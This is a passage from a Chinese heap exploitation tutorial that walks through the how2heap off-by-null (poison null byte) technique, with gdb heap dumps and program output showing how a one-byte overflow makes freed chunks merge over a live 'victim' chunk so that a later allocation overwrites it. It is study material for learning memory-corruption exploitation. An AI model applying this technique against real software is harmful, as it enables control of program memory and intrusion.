接下来 free 掉 b1 跟 c，因为 c 的 prev\_size 仍然是 0x210，按照这个去找的话就可以找到原本的 b，现在的 b1 的位置，那么他们俩会合并，但是中间还有个 b2 呐！！  
这里 how2heap 有一个注释

Typically b2 (the victim) will be a structure with valuable pointers that we want to control  
通常b2（受害者）将是一个结构，其中包含我们要控制的有价值的指针

```
gdb-peda$ heap all
0x603000 SIZE=0x110 DATA[0x603010] |.....| INUSED PREV_INUSE
0x603110 SIZE=0x320 DATA[0x603120] |.2`.....x| PREV_INUSE INUSED
0x603430 SIZE=0x110 DATA[0x603440] |.....| INUSED
0x603540 SIZE=0x20ac0 TOP_CHUNK
Last Remainder: 0x6032b0
```

那么接下来的事情就是申请一块大的 chunk，然后去随便改写 b2 的内容了

```
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
当存在 off by null 的时候可以使用该技术
申请 0x100 的 chunk a
a 在: 0x603010
因为我们想要溢出 chunk a，所以需要知道他的实际大小: 0x108
b: 0x603120
c: 0x603330
另外再申请了一个 chunk c: 0x603440，防止 free 的时候与 top chunk 发生合并的情况
会检查 chunk size 与 next chunk 的 prev_size 是否相等，所以要在后面一个 0x200 来绕过检查
b 的 size: 0x211
假设我们写 chunk a 的时候多写了一个 0x00 在 b 的 size 的 p 位上
b 现在的 size: 0x200
c 的 prev_size 是 0x210
```



```
但他根据 chunk b 的 size 找的时候会找到 b+0x1f0 那里, 我们将会成功绕过 chunk 的检测 chunksize(P) == 0x200 == 0x200 == prev_size (next_chunk(P))
申请一个 0x100 大小的 b1: 0x603120
现在我们 malloc 了 b1 他将会放在 b 的位置, 这时候 c 的 prev_size 依然是: 0x210
但是我们之前写 0x200 那个地方已经改成了: f0
接下来 malloc 'b2', 作为 'victim' chunk.
b2 申请在: 0x603230
现在 b2 填充的内容是:
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
现在对 b1 和 c 进行 free 因为 c 的 prev_size 是 0x210, 所以会把他俩给合并, 但是这时候里面还包含 b2 呐.
这时候我们申请一个 0x300 大小的 chunk 就可以覆盖着 b2 了
d 申请到了: 0x603120, 我们填充一下 d 为 "D"
现在 b2 的内容就是:
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
```

【公告】欢迎大家踊跃尝试高研班11月试题，挑战自己的极限！